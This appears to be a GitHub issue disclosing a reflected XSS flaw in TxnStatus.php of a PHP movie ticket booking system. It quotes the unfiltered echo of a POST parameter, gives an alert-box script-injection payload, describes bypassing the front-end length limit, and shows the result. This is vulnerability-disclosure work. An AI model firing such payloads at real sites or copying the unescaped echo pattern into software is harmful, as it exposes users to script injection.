New issue

Jump to bottom

Movie Ticket Booking System-PHP XSS vulnerability #5

Closed huclilu opened this issue 2 days ago · 0 comments

huclilu commented 2 days ago

Building environment：Apache2.4.49；MySQL5.7.26；PHP7.3.4

1.Movie Ticket Booking System-PHP XSS vulnerability


inTxnStatus. Php, code line 17: ORDER_ The variable $ORDER whose ID is input by the user and assigned through POST request_ The ID is then directly output in line 44 of the code. Value="">There is no filtering. That is to say, we can construct a closed javascript statement to pop up the page. However, we can bypass the character limit at the front end, which is very simple

```
$ORDER_ID = $_POST["ORDER_ID"];
```

```
<td><input id="ORDER_ID" tabindex="1" maxlength="20" size="20" name="ORDER_ID" autocomplete="off" value="<?php echo $ORDER_ID ?>">
```

PAYLOAD:

```
"><script>alert("ace")</script>
```



Transaction status query

ORDER_ID::*	"><script>alert("ace")</scrip
	Status Query

```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
 <head>…</head>
 <body>
   <h2>Transaction status query</h2>
  <form method="post" action>
   <table border="1">
    <tbody>
     <tr>
      <td>…</td>
      <td>
        <input id="ORDER_ID" tabindex="1" maxlength="6666" size="20" name="ORDER_ID" autocomplete="off"
        value="123"> == $0
      </td>
     </tr>
    <tr>…</tr>
   </tbody>
```

不安全 | vulcinema.test/TxnStatus.php

vulcinema.test 显示

ace

确定

Then check the website source code:

```
<td><input id="ORDER_ID" tabindex="1" maxlength="20" size="20" name="ORDER_ID" autocomplete="off" value=""><script>alert("ace")</script>">
```

huclilu closed this as completed 2 days ago

Assignees
No one assigned

Labels
None yet

Projects
None yet

Milestone
No milestone

Development
No branches or pull requests

1 participant